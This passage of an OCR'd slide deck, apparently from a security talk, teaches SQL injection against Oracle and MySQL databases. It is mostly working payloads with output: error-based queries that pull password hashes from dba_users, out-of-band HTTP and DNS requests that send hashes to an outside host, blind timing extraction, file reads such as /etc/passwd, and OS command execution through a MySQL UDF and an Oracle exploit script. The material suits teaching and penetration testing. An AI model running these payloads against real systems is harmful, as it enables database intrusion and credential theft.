ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection Basics – Inband-Error




Replace the string with a subselect to modify the error message:

```
select utl_inaddr.get_host_name((select username||'='||
password from dba_users where rownum=1)) from dual;
```

```
*
ERROR at line 1:
ORA-29257: host SYS=D4DF7931AB130E37 unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```


SQL Injection Basics – Inband-Error



http://victim.com/order.cfm?id=111||
utl_inaddr.get_host_name((select banner from v$version where rownum=1))

Message: Error Executing Database Query.
Native error code: 29257
Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host Oracle Enterprise Edition 10.1.0.5 for Solaris unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1


SQL Injection Basics – Inband-Error



http://victim.com/order.cfm?id=111||utl_inaddr.get_host_name((SELECT SUBSTR (SYS_CONNECT_BY_PATH (username , ';'), 2) csv FROM (SELECT username , ROW_NUMBER () OVER (ORDER BY username) rn, COUNT (*) OVER () cnt FROM all_users) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn + 1))

Message: Error Executing Database Query.
Native error code: 29257
Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ERROR at line 1:
ORA-29257: host
Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP;DEMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDATA;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGINS;ORDSYS;OUTLN;OWBSYS;SI_INFORMTN_SCHEMA;SPATIAL_CSW_ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SYS;SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;WK_TEST;WMSYS;XDB;XS$NULL;
unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1

SQL Injection Basics – Inband - Error




In Oracle 11g Oracle introduced access control lists. By default outgoing http-requests as non-SYS user are not allowed.

Example:

```
select utl_inaddr.get_host_name('192.168.2.107') from
dual;
```

```
          *
ERROR at line 1:
ORA-24247: network access denied by access control list
(ACL)
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection Basics – Inband - Error



But there enough alternatives for utl_inaddr: ordsys.ord_dicom.getmappingxpath, dbms_aw_xml.readawmetadata, ctxsys.drithsx.sn, ...


```
or 1=ordsys.ord_dicom.getmappingxpath((select banner from v
$version where rownum=1),user,user)--
```

```
ORA-53044: invalid tag: Oracle Enterprise Edition 11.1.0.6
```

```
or 1=SYS.DBMS_AW_XML.READAWMETADATA((select banner from v
$version where rownum=1),null)--
```

```
ENG: ORA-34344: Analytic workspace Oracle Enterprise Edition
11.1.0.6 is not attached.
```

SQL Injection Basics – Out-of-Band




Definition Out-of-Band:

A different channel (e.g. HTTP, DNS) is used to transfer the data from the SQL query. If this is working it is the easiest way to retrieve a large amount of data from the database

This technique is not available on MySQL.

SQL Injection Basics – Out-of-Band – HTTP Request



UTL_HTTP is often revoked from public on hardened databases. In this case HTTPURITYPE is normally working because it is not documented as a potential security problem in the Oracle documentation


Send information via HTTP to an external site via utl_http

```
select utl_http.request ('http://www.orasploit.com/'||
(select password from dba_users where rownum=1)) from dual;
```

Send information via HTTP to an external site via HTTPURITYPE

```
select HTTPURITYPE( 'http://www.orasploit.com/'||
(select password from dba_users where rownum=1) ).getclob() from
dual;
```

SQL Injection Basics – Out-of-Band – DNS Request




Send information via DNS (max. 64 bytes) to an external site

```
select utl_http.request ('http://www.'||(select password
from dba_users where rownum=1)||'.orasploit.com/' )
from dual;
```

➔DNS-Request:
www.B3B4C4D878234234234.orasploit.com

SQL Injection Basics – Out-of-Band




http://victim.com/order.jsp?id=**17' or 1=sum(length(utl_http.request ('http://www.oraspoit.com/'||(select banner from v$version)))--**

Web application constructs:

```
SELECT *
FROM table
WHERE id='17' or 1=sum(length(utl_http.request('http://
    www.oraspoit.com/'||(select banner from v$version)))--
```

SQL Injection Basics – Blind



Definition Blind:


Different timings / results are used to retrieve data from the database.

Oracle offers 2 possibilities to run blind injection.

- DECODE (normally used by Oracle developers)
- CASE

MySQL support the sleep() command

SQL Injection Basics – Blind




Use different timings of select statements to get information

Pseudo-Code:


```
If the first character of the sys-hashkey is a 'A'
  then
            select count(*) from all_objects,all_objects
  else
            select count(*) from dual
end if;
```

Blind methods – Timebased (Heavy query) (Oracle)




```
SQL> select decode(substr(user,1,1),'S',(select count
(*) from all_objects),0) from dual;

0

Elapsed: 00:00:00.00


SQL> select decode(substr(user,1,1),'A',(select count
(*) from all_objects),0) from dual;

50714

Elapsed: 00:00:22.50
```

Inference/Blind methods (Oracle)




```
SQL> select decode(substr(user,1,1),'A',(select count(*) from
all_objects),0) from dual;
Elapsed: 00:00:22.50 ➔ We found the first character 'A'
SQL> select decode(substr(user,2,1),'A',(select count(*) from
all_objects),0) from dual;
Elapsed: 00:00:00.00 ➔ Second character is not an A
SQL> select decode(substr(user,2,1),'B',(select count(*) from
all_objects),0) from dual;
Elapsed: 00:00:00.00 ➔ Second character is not a B
[…]
SQL> select decode(substr(user,2,1),'L',(select count(*) from
all_objects),0) from dual;
Elapsed: 00:00:22.50 ➔ We found the second character 'L'
SQL> select decode(substr(user,3,1),'A',(select count(*) from
all_objects),0) from dual;
Elapsed: 00:00:00.00 ➔ Third character is not an A
```

Blind methods – Timeout (Oracle)




```
SQL> select decode(substr(user,1,1),'S',
DBMS_PIPE.RECEIVE_MESSAGE('RDS',5) ,0) from dual;

0

Elapsed: 00:00:00.00


SQL> select decode(substr(user,1,1),'A',
DBMS_PIPE.RECEIVE_MESSAGE('RDS',5) ,0) from dual;


Elapsed: 00:00:05.15
```

Blind methods – Error based (Oracle)



```
SQL> select decode(substr(user,1,1),'S',1,0) from dual;

1


SQL> select decode(substr(user,1,1),'A',(1/0),0) from
dual;

ORA-01476 Divisior is equal to zero
```

SQL Injection Basics – Blind (Oracle)




```
select decode(substr(user,1,1),'S',(select count(*) from
all_objects),0) from dual;
```

```
0

Elapsed: 00:00:00.00
```


```
select decode(substr(user,1,1),'A',(select count(*) from
all_objects),0) from dual;
```

```
50714

Elapsed: 00:00:22.50
```

SQL Injection Basics – Blind (MySQL)





```
' UNION SELECT IF(ASCII(SUBSTRING((…),i,1))>k,SLEEP(1),
1)#

+ if(ASCII(SUBSTRING((…),i, 1))>k,BENCHMARK(100000000,
RAND()),1)#
```



File System Access (MySQL)

File System Access




Summary

MySQL: The load data infile and load_file() commands can be used to read arbitrary files from the host.

MySQL: Files can be written to the filesystem by making use of the SELECT INTO OUTFILE and SELECT INTO DUMPFILE commands.


MySQL: While this can be facilitated through SQL the creation of a UDF, this author is unaware o any method to accomplish this currently via SQL Injection.

File System Access



```
$ cat users.txt
Alex Kornbrust alex@secret.com 1
Frank Schmidt schmidtl@secret.net 1
Hans Huber hans@secret.com 1
```


File System Access




```
mysql> create table usr(fname char(50), sname char(50),
email char(100), flag int);

Query OK, 0 rows affected (0.01 sec)

mysql> load data infile '/tmp/users.txt' into table usr
fields terminated by ' ';
```

```
mysql> select * from usr;
+-----------+--------------+-------------------------------+------+
| fname     | sname        | email                         | flag |
+-----------+--------------+-------------------------------+------+
| Alex      | Kornbrust    | alex@secret.com               |    1 |
| Frank     | Schmidt      | schmidtl@secret.net           |    1 |
| Hans      | Huber        | hans@secret.com               |    1 ||
+-----------+--------------+-------------------------------+------+
3 rows in set (0.00 sec)
```


File System Access




File System Access



File System Access




File System Access



Loading binary data is also possible...

```
mysql> create table test (line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into test set line=load_file
('/tmp/a.out');
Query OK, 1 row affected (0.00 sec)

mysql> select HEX(line) from foo;
+---------------+
| HEX(line)     |
+---------------+
| 414291934242 |
+---------------+
1 row in set (0.00 sec)
```


File System Access



Or load file via UNC

```
mysql> select load_file('//192.168.2.221/lwc/
test.txt');
+-----------------------------------------------+
| load_file('//192.168.2.221/lwc/test.txt') |
+-----------------------------------------------+
| Remote file on a server.      |
+-----------------------------------------------+
1 row in set (0.52 sec)
```


File System Access



SQLMap supports this functionality automatically

```
python sqlmap.py -u "http://intranet/cgi-bin/
customer.pl?Submit=Submit&term=a" --read-file /etc/
passwd
```


File System Access




Write Files....

```
mysql> select 'Bochum' into outfile '/tmp/test.txt';
Query OK, 1 row affected (0.00 sec)

$ cat test.txt
Bochum
```

File System Access




```
aaa' union select NULL,'Bochum\n' into dumpfile '/tmp/
test.txt'#
```



Running OS Commands

Run OS Commands




Running OS commands is different in the different database systems. The following examples show how to run OS commands in Oracle and MySQL.

MySQL does not natively support the execution of shell commands. Most times the attacker hopes that the MySQL server and WebServer reside on the same box allowing the attacker to use the select into DUMPFILE technique to build a rogue CGI on the target machine. The create UDF attack detailed by NGSS is excellent thinking but can not easily be done through a SQL Injection attack (again because of us being unable to execute multiple queries separated by a command separator).

The following technique works only as root (which is normally not the case)

Run OS Commands (MySQL)



$ wget --no-check-certificate https://svn.sqlmap.org/sqlmap/trunk/sqlmap/extra/mysqludfsys/lib_mysqludf_sys_0.0.3.tar.gz

$ tar xfz lib_mysqludf_sys_0.0.3.tar.gz

$ cd lib_mysqludf_sys_0.0.3

$ sudo ./install.sh

Compiling the MySQL UDF

gcc -Wall -I/usr/include/mysql -I. -shared lib_mysqludf_sys.c -o /usr/lib/lib_mysqludf_sys.so


MySQL UDF compiled successfully

Please provide your MySQL root password

Enter password:

MySQL UDF installed successfully


Run OS Commands (MySQL)



```
$ mysql -u root -p mysql

Enter password:

[...]

mysql> SELECT sys_eval('id');

uid=118(mysql) gid=128(mysql) groups=128(mysql)

1 row in set (0.02 sec)


mysql> SELECT sys_exec('touch /tmp/test_mysql');

sys_exec('touch /tmp/test_mysql')
      1 row in set (0.02 sec)
```

http://bernardodamele.blogspot.com/2009/01/command-execution-with-mysql-udf.html

Run OS Commands (Oracle)



In opposite to other databases, it is difficult to run OS commands via web apps in Oracle. To be able to run OS commands we need a PLSQL Injection vulnerability (which are quite rare)


Using a bug in the package dbms_export_extension allows to run any kind of PL/SQL code in the database including OS commands.

Now there are 2 ways

* easy

* more complicated – understand the concept

Run OS Commands (Oracle) - easy solution




-- Download a script from Sumit Siddarth

```
http://www.notsosecure.com/folder2/ora_cmd_exec.pl
```

-- Run the script

```
alexander-kornbrusts-macbook-air:Downloads alex$ ./ora_cmd_exec.pl "http://r                    ;
(              .net:7777/php9.php?ename=$'" "ping                    e.com"
 ------------------------------------------------------------------
Oracle command execution via web apps
 by NotSoSecure // www.notsosecure.com
 coded by sid //sid@notsosecure.com   // 01.05.2009
 ------------------------------------------------------------------
Step 1. Creating Java Library...
NO errors encountered.....proceeding to step..2
Step 2. granting java execute privileges...
NO errors encountered.....proceeding to step..3
Step 3. creating funtion for command execution...
NO errors encountered.....proceeding to step..4
Step 4. making function executable by all users...
